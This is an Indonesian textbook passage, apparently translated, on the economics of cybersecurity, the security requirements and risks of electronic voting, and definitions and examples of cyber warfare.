Andrew Odlyzko telah mengamati dengan cermat bagaimana ekonomi dan privasi berinteraksi, terutama dengan meningkatnya penggunaan penetapan harga diferensial. Kami telah melihat bagaimana, karena biaya penyimpanan dan analisis data terus menurun, bisnis dengan mudah menangkap data tentang perilaku pelanggan. Praktik seperti penetapan harga diferensial mendorong pelanggan untuk berpisah dengan informasi pribadi dengan imbalan harga yang lebih rendah. Banyak dari kita memiliki "kartu afinitas" di supermarket, toko peralatan kantor, toko buku, dan banyak lagi yang memberi kita penawaran atau diskon khusus saat kita memberikan izin kepada vendor untuk menangkap perilaku pembelian kita. Bisnis juga dapat memantau di mana dan bagaimana kita bernavigasi di web dan dengan siapa kita berinteraksi. Penetapan harga yang berbeda juga membatasi dan mengubah perilaku kita, seperti ketika kita membeli tiket pesawat atau kereta api secara online dengan imbalan tarif yang lebih rendah daripada yang akan kita bayarkan melalui telepon atau secara langsung.

Ekonom Alessandro Acquisti dan Hal Varian menganalisis kondisi pasar di mana dapat menguntungkan bagi perusahaan untuk menggunakan pertukaran privasi/harga ini. Misalnya, mereka telah memeriksa efek dari harga dasar pada jumlah dan jenis interaksi sebelumnya dengan pelanggan, seperti yang dijelaskan dalam Bab 9. Mereka menemukan bahwa “jika penilaian konsumen berubah untuk pembelian berikutnya, mungkin karena penyediaan layanan yang ditingkatkan yang dipersonalisasi, penjual mungkin merasa menguntungkan untuk mengkondisikan harga pada riwayat pembelian. Banyak peneliti tertarik pada keseimbangan antara biaya dan manfaat pribadi, bisnis, dan sosial. Di situsnya, Acquisti bertanya, “Apakah ada sweet spot yang memuaskan kepentingan semua pihak?” (http://www.heinz.cmu.edu/~acquisti/economics-privacy.htm)

Ekonomi dan Integritas

Banyak peneliti sedang menyelidiki pertukaran ekonomi yang terlibat dalam berbagi informasi tentang kerentanan. Eric Rescorla (Rescola:04) menjelaskan bahwa karena ada begitu banyak kekurangan dalam produk perangkat lunak besar, penghapusan satu cacat tidak membuat

perbedaan; aktor jahat hanya akan menemukan kelemahan lain untuk dieksploitasi. Dia menyarankan bahwa pengungkapan kehadiran cacat sebelum ditambal mendorong perilaku jahat di tempat pertama. Namun, Ashish Arora dan Rahul Telang [ARO05] mendukung pengungkapan. Model mereka menunjukkan bahwa tanpa pengungkapan, tidak ada insentif bagi vendor perangkat lunak untuk menemukan dan memperbaiki masalah. Meskipun pengungkapan meningkatkan jumlah serangan, vendor merespons dengan cepat setiap pengungkapan, dan jumlah cacat yang dilaporkan berkurang seiring waktu. Menariknya, analisis mereka terhadap data nyata mengungkapkan bahwa proyek open source memperbaiki masalah lebih cepat daripada vendor berpemilik, dan perusahaan besar memperbaikinya lebih cepat daripada yang kecil.

Ekonomi dan Regulasi

Selalu ada perdebatan sengit antara mereka yang berpikir bahwa pasar pada akhirnya akan mengatasi dan memecahkan masalahnya sendiri, dan mereka yang menginginkan entitas pemerintah untuk masuk dan mengatur dengan cara tertentu. Dalam keamanan, argumen ini muncul karena masalah seperti spam, manajemen hak digital, dan mengamankan infrastruktur informasi penting. Banyak peneliti sedang menyelidiki aspek pasar cyber untuk melihat apakah regulasi diperlukan.

Pertimbangkan spam: Jika kebanyakan orang memiliki filter spam yang sangat efektif, hampir semua spam akan disaring sebelum muncul di kotak masuk, sehingga kegunaan spam akan sangat berkurang bagi pengirim dan volume spam akan turun. Di pasar, ketika beberapa (tetapi tidak semua) anggota melakukan tindakan yang menguntungkan semua orang, mereka yang tidak melakukan tindakan tersebut dikatakan mendapatkan tumpangan gratis. Misalnya, jika kebanyakan orang divaksinasi untuk suatu penyakit, maka mereka yang memilih untuk tidak divaksinasi tetap mendapat manfaat dari perkembangan penyakit yang melambat karena penyakit tidak menyebar dengan cepat melalui mayoritas yang divaksinasi. Dengan cara yang sama, regulasi pasar—mewajibkan semua pengguna untuk menggunakan filter spam—dapat menyingkirkan dunia dari spam. Tetapi kurangnya regulasi, atau tingkat kebebasan berkendara, mungkin cukup baik. Hal Varian telah menyelidiki efek free riding pada keandalan sistem secara keseluruhan.

Banyak peneliti yang menyelidiki spam meminta model ekonomi untuk menyarankan solusi berbasis pasar untuk mengurangi surat elektronik yang tidak diinginkan. Misalnya, membayar harga kecil untuk setiap pesan email—disebut pembayaran mikro—akan menghasilkan biaya yang dapat diabaikan untuk setiap konsumen, tetapi dapat menghentikan spammer yang mengirimkan jutaan pesan setiap hari.

Konsep ekonomi serupa adalah eksternalitas. Di sini, dua orang atau organisasi membuat keputusan atau melakukan transaksi, dan pihak ketiga diuntungkan—meskipun pihak ketiga tidak berperan. Howard Kunreuther dan Geoffrey Heal sedang memeriksa eksternalitas keamanan, khususnya di mana masalah keamanan memiliki solusi optimal (dari sudut pandang komputasi) yang tidak optimal secara sosial. Mereka sedang menyelidiki kasus di mana ada ancaman dari suatu peristiwa yang

hanya dapat terjadi sekali, risiko ancaman tergantung pada tindakan yang diambil oleh orang lain, dan insentif agen untuk berinvestasi dalam mengurangi ancaman tergantung pada tindakan orang lain.

Secara umum, peneliti ekonomi keamanan siber sedang menyelidiki bagaimana menggunakan kekuatan pasar untuk mendorong perilaku keamanan yang dapat diterima secara sosial. Jadi ekonomi keamanan siber akan terus muncul sebagai kontrol pendamping untuk kontrol berbasis teknologi yang terus kami kembangkan.

7.3 Pemungutan Suara Elektronik

Sekali lagi, kita mundur untuk memeriksa masalah luas yang melintasi beberapa bidang yang kita hadapi saat kita menjalani hidup kita. Masing-masing dari kita adalah warga negara, dan di sebagian besar negara kita, kita memilih untuk mengekspresikan pandangan kita dan memilih orang yang mewakili kita di kota, negara bagian, dan negara kita. Secara tradisional, pemungutan suara dilakukan melalui kertas suara: Kami menandai pilihan kami di selembar kertas dan kemudian menyerahkan kertas itu kepada seseorang yang akan menghitung suara.

Tetapi bahkan di atas kertas, keamanan tampak besar. Seorang insinyur keamanan yang baik yang menyelidiki apa yang membuat pemungutan suara yang baik dapat menunjukkan persyaratan C-I-A dalam proses pemilihan:

- Kerahasiaan. Kami ingin dapat memberikan suara tanpa mengungkapkan suara kami kepada orang lain.
- Integritas. Kami ingin suara mewakili pilihan kami yang sebenarnya, dan tidak diubah antara waktu kami menandai surat suara dan waktu suara kami dihitung. Kami juga ingin setiap surat suara yang dihitung mencerminkan satu suara dari orang yang diberi wewenang. Artinya, kami ingin memastikan bahwa suara kami asli dan total yang dilaporkan secara akurat mencerminkan suara yang diberikan.
- Ketersediaan. Biasanya, suara diberikan selama periode pra-pemilihan yang disetujui atau pada hari pemilihan yang ditentukan, jadi kita harus bisa memilih saat pemungutan suara diizinkan. Jika kami kehilangan kesempatan untuk memilih atau jika pemungutan suara ditangguhkan selama periode yang ditentukan, kami kehilangan kesempatan untuk memberikan suara dalam pemilihan yang diberikan.

Dengan kontrol kertas suara yang hati-hati, kami sebagian besar dapat memenuhi persyaratan ini, tetapi untuk populasi besar, efisiensi sistem seperti itu buruk. Selain itu, menyediakan peluang pemungutan suara kertas di lokasi terpencil bisa sangat mahal, berkat biaya perjalanan dan inefisiensi skala kecil. Untuk alasan ini, banyak negara dan daerah telah beralih ke komputerisasi sistem pemungutan suara untuk meningkatkan ketersediaan dan efisiensi tanpa mengorbankan privasi atau akurasi. Di bagian ini, pertama-tama kami mempertimbangkan definisi pemungutan suara

elektronik dan kemudian isu-isu kritis yang terlibat dalam memastikan bahwa sistem tersebut benar-benar adil, rahasia, akurat, dan tersedia.

7.3.1 Pengertian Pemungutan Suara Elektronik (e-Voting)

Pemungutan suara elektronik (kadang disebut e-voting) mengacu pada proses pemilihan yang sebagian atau seluruhnya dilakukan secara otomatis. Dengan kata lain, sarana elektronik disediakan untuk memberikan suara, menghitung suara, atau keduanya. Dengan demikian, Anda mungkin melihat frasa yang digunakan dengan cara yang berbeda, tergantung pada makna yang tersirat. Dalam buku ini, kami menggunakan frasa yang berarti otomatisasi lengkap dari proses pemungutan suara dari ujung ke ujung. Namun, perhatikan bahwa orang lain fokus pada kegiatan tertentu dalam proses pemungutan suara (menjaga daftar pemilih terdaftar atau mengirimkan suara dari bilik suara ke fasilitas tabulasi pusat) yang dapat dilakukan secara elektronik. Secara khusus, memberikan suara di Internet memiliki daya tarik yang populer, sehingga beberapa orang melihatnya sebagai pemungutan suara elektronik. Kami menyadari pentingnya upaya individu ini tetapi ingin mempertimbangkan kasus secara keseluruhan.

Pemilu berbasis kertas dan elektronik sama-sama memiliki kelemahan. Memilih satu bentuk membutuhkan evaluasi pro dan kontra dari keduanya.

Pemberian Suara

Surat suara dapat diberikan secara elektronik dalam banyak cara, termasuk dengan kartu berlubang, telepon, pembaca karakter optik, halaman web yang aman, atau perangkat khusus yang mendukung pengambilan suara dengan layar sentuh atau teknologi input lainnya. Misalnya, Tony Blair, perdana menteri Inggris, mengumumkan pada Juli 2002 bahwa dalam pemilihan umum Inggris 2006, warga negara akan memilih salah satu dari empat cara: online (melalui Internet) dari tempat kerja atau lokasi rumah, melalui surat, dengan nada sentuh. telepon, atau di tempat pemungutan suara melalui terminal online. Kemudian semua suara akan dihitung secara elektronik. Demikian pula, di Brasil, di mana pemungutan suara adalah wajib dan denda dikenakan karena tidak memberikan suara, setiap yurisdiksi memiliki mesin pemungutan suara tujuan khusus yang terlihat seperti variasi dari perangkat teller otomatis bank. Warga Brasil memberikan suara mereka dari mana saja di negara ini, menentukan pilihan yang diinginkan dengan menggunakan nomor unik yang terkait dengan masing-masing kandidat.

Mesin pemungutan suara elektronik dapat membuat pemungutan suara lebih mudah, yang dapat meningkatkan jumlah pemilih.

Perangkat pemungutan suara khusus kadang-kadang disebut sistem pemungutan suara elektronik perekaman langsung, atau DRE; mereka menangkap pilihan pemilih secara otomatis dari layar sentuh, pena elektronik, atau perangkat input lainnya.

Ada juga teknologi hybrid. Misalnya, sebuah mesin dapat merekam suara secara elektronik tetapi kemudian menghasilkan salinan kertas yang dapat diperiksa dan diverifikasi oleh pemilih. Surat suara kemudian dihitung dengan tangan atau diproses secara elektronik.

Tindakan memberikan suara adalah bagian dari proses yang lebih besar untuk mendukung pemungutan suara. Prosesnya harus mencakup pembuatan dan pemeliharaan daftar pemilih yang memenuhi syarat, memastikan bahwa setiap orang tahu kapan dan di mana harus memilih, mengkonfirmasi identitas setiap pemilih yang mengaku berhak, mencatat siapa yang telah memilih, mendukung surat suara yang tidak hadir (yaitu, surat suara untuk orang yang tidak dapat memilih). melapor ke tempat pemungutan suara), dan membantu pemilih yang melapor ke tempat pemungutan suara yang salah atau membutuhkan bantuan lain.

Mengirim dan Menghitung Surat Suara

Ada banyak langkah penting dalam proses pemilu, dimulai sebelum pemungutan suara individu dan diakhiri dengan penentuan pemenang pemilu. Pemilih harus terdaftar atau diotorisasi, kandidat harus disetujui, surat suara harus dihasilkan, parameter pemilihan (waktu dan tempat) harus diumumkan, dan petugas pemilihan harus dilatih. Setelah suara diberikan, mereka harus dihitung di tempat pemungutan suara individu, dikirim ke kantor polisi atau markas pemilihan, dan kemudian digabungkan dan dijumlahkan di sana. Akhirnya, hasilnya harus dilaporkan kepada pejabat yang memverifikasi bahwa penghitungannya benar dan bahwa prosesnya adil dan jujur.

Setiap langkah ini memiliki implikasi keamanan dan privasi yang jelas. Misalnya, dalam beberapa budaya politik, mungkin diinginkan untuk merahasiakan identitas mereka yang memberikan suara, untuk mencegah pembalasan terhadap orang-orang yang tidak memilih kandidat yang kuat. Memang, sebagian besar warga ingin memilih secara anonim. Meskipun anonimitas mudah dicapai dengan kertas surat suara (mengabaikan kemungkinan pelacakan sidik jari atau surat suara yang ditandai secara rahasia) dan cukup mudah dilakukan dengan mesin sederhana seperti pembaca optik (dengan asumsi protokol penggunaan yang menghalangi mengaitkan urutan orang yang memilih dengan log pemungutan suara dari mesin), terkadang lebih sulit untuk mempertahankan anonimitas dengan komputer.

Untuk memahami alasannya, pertimbangkan tujuan integritas: Setiap suara dihitung dan hanya orang yang berwenang yang dapat memilih. Untuk memenuhi tujuan bahwa setiap suara dihitung, idealnya kita memiliki cara seorang pemilih dapat memverifikasi bahwa suaranya telah dihitung, yaitu, dapat memilih suara itu dari kumpulan yang dihitung, yang akan menyiratkan beberapa keterkaitan antara pemilih dan suara. Demikian pula, untuk memastikan bahwa hanya orang yang berwenang yang memberikan suara, kita harus dapat melacak setiap suara hingga satu pemilih sah yang memberikan suara itu. Namun, seperti yang mungkin sudah Anda simpulkan, koneksi tersebut juga dapat mengungkapkan siapa yang memberikan suara yang mana.

7.3.2 Definisi Pemilu yang Adil

Kita sering mendengar tentang perlunya “pemilihan yang bebas dan adil”. Tapi apa sebenarnya pemilu yang adil itu? Menurut Shamos (Shamos:93), pemilihan yang adil adalah pemilihan yang memenuhi semua kondisi berikut:

- Pilihan setiap pemilih harus dirahasiakan.
- Setiap pemilih hanya dapat memilih satu kali dan hanya untuk jabatan yang diizinkan.
- Sistem pemungutan suara harus tahan terhadap kerusakan, dan petugas pemilu harus dicegah agar tidak dirusak.
- Semua suara harus dilaporkan secara akurat.
- Sistem pemungutan suara harus tersedia untuk digunakan selama periode pemilihan.
- Jejak audit harus disimpan untuk mendeteksi ketidakberesan dalam pemungutan suara, tetapi tanpa mengungkapkan bagaimana setiap individu memberikan suara.

Karena orang biasa memikirkan ancaman dan kerentanan (sebagian dari Anda membaca buku ini), Anda mungkin sudah memikirkan cara untuk meniadakan beberapa item dalam daftar ini. Kondisi ini menantang dalam pemilu biasa yang berbasis kertas dan mesin; mereka bahkan lebih sulit untuk bertemu dalam pemilu berbasis komputer, terutama jika tidak ada mekanisme yang memungkinkan pemilih untuk memverifikasi bahwa suara yang dicatat sama dengan suara yang diberikan. Dan seperti yang kami sebutkan di atas, privasi pemungutan suara sangat penting; di beberapa negara yang represif, memilih kandidat yang salah bisa berakibat fatal.

Dengan melihat jumlah kontribusi keuangan yang mengejutkan untuk mendukung kandidat dalam pemilihan umum di Amerika Serikat, kami melihat bahwa banyak yang dipertaruhkan dalam kontes ini. Meskipun kami ingin percaya pada ketidakberpihakan dukungan ini, besarnya angka menunjukkan bahwa akan ada banyak motif bagi penyerang untuk mencoba memanipulasi hasil pemilihan. Jika sebuah kelompok menyumbangkan sejumlah besar uang untuk pemilihan kandidat yang masih tergantung pada pemilih, mungkinkah kelompok tersebut memilih untuk membelanjakan uang itu secara lebih efektif untuk mendukung penyerang yang dapat menghasilkan hasil yang pasti?

Pemilihan umum yang adil penting karena kepercayaan publik terhadap validitas hasil sangat penting. Akibatnya, proses pemilihan yang adil harus mencakup mekanisme untuk memvalidasi akurasi pengumpulan dan pelaporan suara. Dalam proses yang dirancang dengan buruk, kedua persyaratan ini dapat saling bertentangan.

Dari segi metode–peluang–motif, mempengaruhi hasil pemilu menghadirkan kemungkinan untuk ketiganya.

Apa Isu Kritis?

Salah satu cara untuk menegakkan keamanan proses pemungutan suara adalah dengan menggunakan protokol yang diikuti dengan hati-hati oleh semua orang yang terlibat. DeMillo dan Merritt termasuk yang pertama merancang protokol untuk pemungutan suara terkomputerisasi. Tak lama kemudian, Hoffman menyelidiki keamanan dan keandalan skema pemungutan suara elektronik [HOF87] dan merekomendasikan cara menggunakan komputer untuk memberikan suara di tempat pemungutan suara.

Memang, banyak peneliti skeptis bahwa pemungutan suara elektronik dapat dipercaya. Misalnya, analisis Rubin menyimpulkan bahwa, "Mengingat keadaan saat ini dari ketidakamanan host dan kerentanan Internet terhadap manipulasi dan serangan penolakan layanan, tidak mungkin pemilihan umum dengan signifikansi apa pun melibatkan elektronik jarak jauh. pemungutan suara dapat dilakukan dengan aman."

Beberapa analisis telah membuktikan ketakutan ini. Misalnya, masalah dengan mesin pemungutan suara, dan analisis oleh Di Franco et al. (DiFranco:04) pemilihan presiden AS pada tahun 2000 menunjukkan bahwa perubahan hanya dua suara di setiap daerah akan menghasilkan hasil yang sama sekali berbeda: Gore bukannya Bush. Pemilihan yang lebih baru di Amerika Serikat telah melibatkan beberapa kontes yang diputuskan oleh jauh di bawah satu persen dari suara yang diberikan. Ketika margin pemilu tipis, penghitungan ulang adalah hal biasa dan dalam beberapa kasus wajib. Petugas pemilu membutuhkan data yang memadai untuk memverifikasi dan menghitung ulang suara, tetapi sistem elektronik yang lengkap mungkin tidak memiliki sarana untuk memuaskan para skeptis. Dalam Kasus 7-3 kami menunjukkan bagaimana Estonia mengembangkan pemungutan suara elektronik.

Kasus 7.3

Pemungutan Suara yang Diaktifkan Internet di Estonia

Estonia memiliki proporsi interaksi pemerintah yang mendukung Internet yang relatif tinggi, jadi wajar bagi mereka untuk bereksperimen dengan pemungutan suara elektronik. Mulai tahun 2001 rencana dibuat untuk memungkinkan pemungutan suara elektronik sebagai pilihan. Pada tahun 2005 mereka mengadakan pemilu pertama di dunia yang didukung Internet, di mana 1,9 persen suara yang diberikan dilakukan melalui Internet. Angka tersebut terus meningkat menjadi 21 persen pada tahun 2013.

Tim pemantau internasional memantau pemilu 2013. Para pejabat Estonia bekerja sama sepenuhnya, membuat seluruh proses, termasuk kode sumber dan mesin uji, tersedia bagi para inspektur. Laporan tim merinci kelemahan dari pengawasan yang buruk dan prosedur yang salah dalam sistem pemungutan suara, yang berpotensi memungkinkan masuknya malware yang dapat mengganggu keseluruhan pemilihan atau mengganti satu suara dengan suara lainnya. Interpretasi positif dari analisis

menyeluruh ini adalah bahwa analisis ini berfungsi sebagai contoh yang baik dari praktik positif dan negatif yang dapat dipelajari oleh entitas politik lainnya.

Kerahasiaan

Bagaimana penyerang dapat mengungkapkan suara seseorang? Pertimbangkan bagaimana kelemahan program dapat, misalnya, mencetak dua salinan suara yang direkam: satu yang diambil dan diperiksa oleh pemilih, dan satu yang dibawa secara diam-diam oleh penyerang (dan mungkin cocok dengan foto yang diambil dengan kamera tersembunyi). Cara lain mungkin adalah rekayasa sosial: menyamar sebagai petugas pemungutan suara dan mengajukan pertanyaan pada "wawancara keluar". Seperti yang telah kita lihat, kita tidak selalu membutuhkan teknologi canggih untuk membangun serangan yang efektif.

Pembobolan Sistem

Salah satu cara untuk menyerang mesin pemungutan suara adalah dengan membobol dan merusak cara kerjanya. Setelah masuk, penyerang dapat mengatur ulang perangkat keras atau mengubah pengaturan perangkat lunak. Pada bulan September 2010, Laboratorium Nasional Argonne Departemen Energi AS menyelidiki cara membuka segel antitamper pada mesin pemungutan suara. Hasilnya mengecewakan: Dalam 11 menit, hampir semua dari 244 segel dikalahkan “oleh satu orang, terlatih dalam serangan, bekerja sendiri, dan hanya menggunakan metode berteknologi rendah.” Bahkan segel yang lebih mahal tidak jauh lebih baik. Laporan Argonne menunjukkan bahwa ada tindakan pencegahan sederhana, yang diperoleh dari melakukan apa yang kami lakukan dalam buku ini: memeriksa segel, berpikir seperti penyerang, dan belajar dari mencoba berbagai serangan.

Bagaimana lagi hasilnya bisa diubah? Pemilihan presiden AS pada tahun 2000 membawa satu cara dalam pikiran: desain surat suara. Beberapa surat suara lebih mudah dipahami daripada yang lain, dan desain surat suara dapat mendorong pemilih untuk berpikir bahwa dia memilih satu cara ketika dia benar-benar memilih yang lain. Penempatan nama atau afiliasi partai dapat membuat perbedaan; misalnya, beberapa orang bias memilih orang yang berada di urutan teratas surat suara, jadi penempatan nama terkadang diacak untuk melawan efek itu. Demikian pula, tempat-tempat seperti California memiliki surat suara yang sangat kompleks karena setiap pemilihan dapat mencakup beberapa yurisdiksi (misalnya, pemerintah daerah, dewan sekolah, distrik perairan), serta inisiatif pemilih, perlombaan peradilan, dan banyak lagi. Beberapa peneliti menyarankan bahwa menyederhanakan surat suara dapat mengatasi masalah ini.

Masalah antarmuka dapat menyebabkan salah hitung dengan cara lain. Beberapa antarmuka mesin pemungutan suara meminta pemilih untuk memverifikasi pilihan sebelum suara benar-benar dicatat. Dalam beberapa kasus, pemilih telah meninggalkan mesin, tidak menyadari bahwa satu langkah lagi diperlukan sebelum

suara mereka diberikan secara resmi. Dalam kasus lain, menggeser jari di layar sentuh menyebabkan mesin mogok dan reboot.

Banyak serangan yang disajikan dalam buku ini dapat diarahkan pada perusakan suara. Misalnya, kelemahan program dapat mengakibatkan perubahan jumlah suara. Dan, tergantung pada arsitektur proses pemungutan suara, serangan penolakan layanan terdistribusi dapat membanjiri server pemungutan suara Internet dengan lalu lintas palsu, bahkan mencegah astronot untuk dapat mengakses aplikasi pemungutan suara.

Memastikan Akurasi

Bagaimana Anda memastikan keakuratan suara? Proses pemungutan suara harus diperiksa secara end to end, untuk memastikan bahwa apa yang dimaksud pemilih adalah apa yang sebenarnya tercatat dalam pemungutan suara. Salah satu mekanisme untuk jaminan tersebut adalah produksi log audit. Di sini, sebagian atau seluruh suara dicatat dan kemudian diperiksa kemudian, untuk memastikan bahwa tidak ada perubahan yang dilakukan dari saat suara diberikan hingga saat itu dicatat dan dihitung dengan suara lainnya. Terkadang, versi cetak dari hasil digunakan agar proses pemungutan suara dapat direkonstruksi. Memang, beberapa peneliti berpendapat bahwa hanya dengan salinan cetak dan verifikasi pemilih, proses pemungutan suara dapat berlangsung adil.

Bagaimana log audit itu sendiri bisa menjadi sasaran serangan? Dan bagaimana dengan melindungi privasi suara dalam transmisi ke markas pemilihan?

Kegunaan

Sistem pemungutan suara harus digunakan oleh semua orang, tetapi kita tahu bahwa faktor usia, kondisi fisik, ketajaman mental, dan keterampilan bahasa dan membaca memengaruhi cara orang berinteraksi dengan teknologi. Di satu sisi, teknologi komputer dapat meningkatkan akses dengan, misalnya, menyediakan surat suara berukuran besar atau dalam bahasa asing. Di sisi lain, kegunaan (atau kekurangannya) dapat membahayakan akurasi jika, misalnya, instruksi penting (“untuk memberikan surat suara ini [di sini]”) ditampilkan dalam huruf kecil atau setelah beberapa detik program pindah ke yang berikutnya layar bahkan jika pemilih tidak memilih pilihan. Bagaimana Anda bisa mengubah hasil pemilihan dengan fitur kegunaan? Bagaimana kegunaan dapat meningkatkan atau mengurangi ketersediaan?

Biaya dan Manfaat

Banyak teknik yang dapat kita rancang untuk melindungi proses pemungutan suara elektronik dapat menjadi rumit dan mahal. Berapa banyak yang cukup untuk melindungi suara dan memberikan pemilihan yang adil? Bagaimana kita menentukan laba atas investasi, terutama ketika sejumlah kecil suara dapat membuat perbedaan besar dalam pemilihan? Dan dapatkah kita selalu berasumsi bahwa proses elektronik lebih efisien? Swiss, negara berpenduduk sekitar lima juta pemilih yang memenuhi

syarat, menggunakan kertas dan surat suara elektronik dalam proses pemungutan suara, dengan porsi elektronik saat ini dibatasi pada 20 persen pemilih. Tetapi hasil pemilihan Swiss biasanya tersedia dalam waktu enam jam setelah penutupan pemungutan suara. Efisiensi ini dihasilkan dari desain surat suara yang sederhana dan pemilihan umum yang sederhana (misalnya, tidak banyak calon yang ada di surat suara). Bagaimana kita bisa menentukan trade-off antara risiko teknologi dan risiko voting?

7.4 Cyber Warfare

Kemajuan ilmu pengetahuan dan teknologi membawa berbagai implikasi kompleks dalam kehidupan manusia dan hubungan antar negara. Semenjak dikenalnya pola komunikasi melalui dunia maya atau internet, batas-batas konvensional yang dahulu dianut dan dipatuhi oleh konsensus internasional menjadi semu. Dalam hampir satu dekade ini, isu tentang perang siber (cyber war) terus didengungkan, bahkan diramalkan bisa memicu ketegangan antar Negara yang berimbas pada terancamnya kedamaian dunia. Bahkan Kepala Badan Telekomunikasi PBB, Toure Hamadoun, pada Oktober 2009 telah memperingatkan bahwa perang dunia bisa terjadi di dunia maya

Dalam beberapa tahun terakhir, banyak pemerintah telah mengalihkan perhatian mereka pada gagasan perang dunia maya, mengajukan beberapa pertanyaan kunci:

- Kapan serangan terhadap infrastruktur siber dianggap sebagai tindakan peperangan?
- Apakah dunia maya cukup berbeda untuk dianggap sebagai domain terpisah untuk perang, atau apakah sama seperti domain lainnya (seperti darat, laut, atau udara)?
- Apa perbedaan cara berpikir tentang serangan dan pertahanan perang siber?
- Apa manfaat dan risiko perang siber strategis dan perang siber taktis?

Di bagian ini, kami menyimpang dari pertimbangan kami tentang serangan untuk memeriksa pertanyaan-pertanyaan penting ini. Kita mulai dengan melihat definisi perang cyber: Apa yang kita lindungi, dan tindakan apa yang dianggap sebagai tindakan perang? Kami mengikuti definisi tersebut dengan beberapa contoh terbaru dari aktivitas perang dunia maya yang diklaim di seluruh dunia. Selanjutnya, kami membahas beberapa isu kritis yang terlibat dalam penggunaan perang siber sebagai alat nasional. Terakhir, kami mengajukan pertanyaan untuk Anda pertimbangkan dan debat tentang implikasi kebijakan, hukum, dan etika dalam melakukan perang cyber.

Cyber crime dan cyber war tidak hanya membahayakan keamanan individu dengan terambilnya akses pada aset yang dimiliki. Kejadian yang menonjol antara lain: pencurian identitas dan data (sumber daya informasi) serta pembajakan akun, kasus

penyebaran virus yang disisipkan di dalam file dan web site serta kode-kode penting, fitnah, penistaan maupun pencemaran nama baik. Demikian pula dengan spionase industri dan penyanderaan sumber daya informasi kritis yang marak terjadi saat ini. Kesemuanya telah menimbulkan keresahan di masyarakat karena telah hilangnya privasi dan ancaman kehilangan aset serta kekayaan yang dimiliki. Dunia siber juga dapat digunakan sebagai alat politik melalui penyebaran kabar bohong untuk tujuan provokasi politis maupun rekayasa ekonomi. Interkoneksi internet juga memungkinkan terjadinya serangan yang bertujuan melumpuhkan dan menghancurkan sumber daya negara lawan tanpa perlu mendekati objek tersebut.

7.4.1 Definisi Cyber Warfare

Belum ada perjanjian internasional yang menjelaskan secara eksplisit mengenai definisi cyber warfare. Hingga saat ini, definisi cyber warfare yang digunakan adalah definisi-definisi yang dikemukakan oleh para ahli dan beberapa organ PBB seperti UNTERM dan UNICJRI. Menurut Richard Clarke cyber warfare adalah "...

> *actions by a nation-state to penetrate another nation's computer or networks for the purposes of causing damage or disruption".*

UNTERM mendefinisikan cyber warfare sebagai

> *"the offensive and defensive use of information and informations system to deny, exploit, corrupt or destroy an adversary's computer based network while protecting one's own. Such actions are designed to achieve advantages over military or business adversaries"*

Menurut UNTERM, cyber warfare merupakan tindakan militer yang memanfaatkan teknologi untuk merusak/menghancurkan informasi milik target untuk memperoleh keuntungan militer dan bisnis. Sementara UNICJRI mendefinisikan cyber warfare sebagai *"any action by a nation-state to penetrate another nation's computer networks for the purpose of causing some sort of damage".*

Definisi yang diberikan oleh UNICJRI memiliki persamaan dengan definisi yang diberikan oleh Richard Clarke, yaitu merupakan tindakan dari actor negara untuk mempenetrasi jaringan komputer negara lain dengan tujuang menyebabkan beberapa kerusakan.

Anup Ghosh [GHO11] memiliki pandangan yang lebih bernuansa: Ia membedakan kejahatan dunia maya, spionase dunia maya, dan perang dunia maya. Dia mengatakan bahwa kejahatan dunia maya dilakukan ketika tindakan berbasis dunia maya ilegal ditujukan untuk keuntungan moneter. Spionase dunia maya berbeda. "Intrusi dunia maya [Hari ini] tidak menjatuhkan jaringan, menghancurkan jaringan listrik, sistem perbankan, meledakkan pabrik kimia, menjatuhkan pesawat terbang, atau menghancurkan fungsi umum pemerintahan. Sebaliknya mereka melakukan pengintaian, pengumpulan data, dan penggalian data melalui serangkaian relai jaringan."

Perang siber lebih besar dari kejahatan siber, kejahatan siber, spionase siber, terorisme siber, atau serangan siber. "Perang" adalah istilah yang biasanya digunakan untuk konflik aktif antara negara-negara bangsa.

Yang tersisa adalah apa yang sering disebut operasi khusus. Seperti yang dikatakan Ghosh, “Kadang-kadang kita akan melihat wabah di mana mesin rusak, jaringan mati, pelaku tertangkap basah, dan kita bahkan mungkin menyerang balik. Apakah ini peperangan? Tampaknya sesuai dengan tagihan…. Pelakunya mungkin adalah prajurit cyber yang terlatih dengan tujuan militer/intelijen tertentu—setara dengan operasi khusus di cabang militer saat ini. Ini perang khusus di dunia maya.” Artinya, Ghosh mengemukakan bahwa perang siber adalah tindakan operasi khusus yang terjadi di domain siber. Sommer dan Brown [SOM10] menawarkan definisi serupa: “Perang siber sejati adalah peristiwa dengan karakteristik perang konvensional tetapi terjadi secara eksklusif di dunia maya.” Keduanya menyiratkan bahwa perang siber harus dilakukan oleh aktor negara, bukan oleh kelompok yang sewenang-wenang; perbedaan itu memisahkan perang dunia maya dari terorisme dunia maya.

Dimana Ghosh bagian perusahaan dengan Sommer dan Brown berada dalam pembatasan ke dunia maya. Sommer dan Brown meragukan bahwa perang dunia maya yang sebenarnya dapat terjadi, tetapi Ghosh melihatnya secara berbeda: “Ini dapat meningkat menjadi konflik intensitas rendah. Pada akhirnya itu kemungkinan akan berperan dalam peperangan tradisional dalam mempersiapkan medan pertempuran melalui pengumpulan intel dan melunakkan pertahanan dengan mengeluarkan komando dan kontrol yang disinkronkan dengan serangan kinetik. Apakah Perang Cyber itu nyata? Iya."

Contoh Perang Cyber

Ada beberapa contoh kasus cyber warfare yang lain, di antaranya adalah kasus antara Amerika Serikat dengan Iran di tahun 2008 dimana Amerika Serikat merusak sistem sentrifugal Pembangkit Listrik Tenaga Nuklir milik Iran. Kemudian kasus Georgia dan Rusia di tahun 2008 dimana Rusia menyerang situssitus milik Pemerintah Georgia sebelum Rusia dan Georgia melakukan perang konvensional.43 Semakin banyaknya kasus cyber warfare didukung dengan data dari Government Computer Security Incident Response Team (Govt – CSIRT), yang mengatakan bahwa selama rentang waktu Januari sampai dengan September 2013, insiden keamanan informasi yang paling sering terjadi yaitu web defacement, disusul dengan malware, spam, ip brute force, phising dan lain-lain

Israel dan Suriah

Rudal yang ditembakkan pada tahun 2007 oleh pesawat Israel tidak muncul di layar radar Suriah karena perangkat lunak telah menggantikan gambar langsung dengan gambar palsu yang tidak berbahaya. Tetapi atribusi bersifat tentatif; berikut adalah contoh bagaimana serangan itu digambarkan: “Dari apa yang telah dilihat oleh para jurnalis, Israel mengganggu radar Suriah dan pertahanan lainnya, memberikan waktu yang cukup untuk meluncurkan serangan tanpa

terdeteksi. Selama serangan itu, taktik siber tampaknya melibatkan serangan elektronik jarak jauh dari udara ke darat dan penetrasi jaringan sistem komando dan kontrol Suriah." [MIL10]

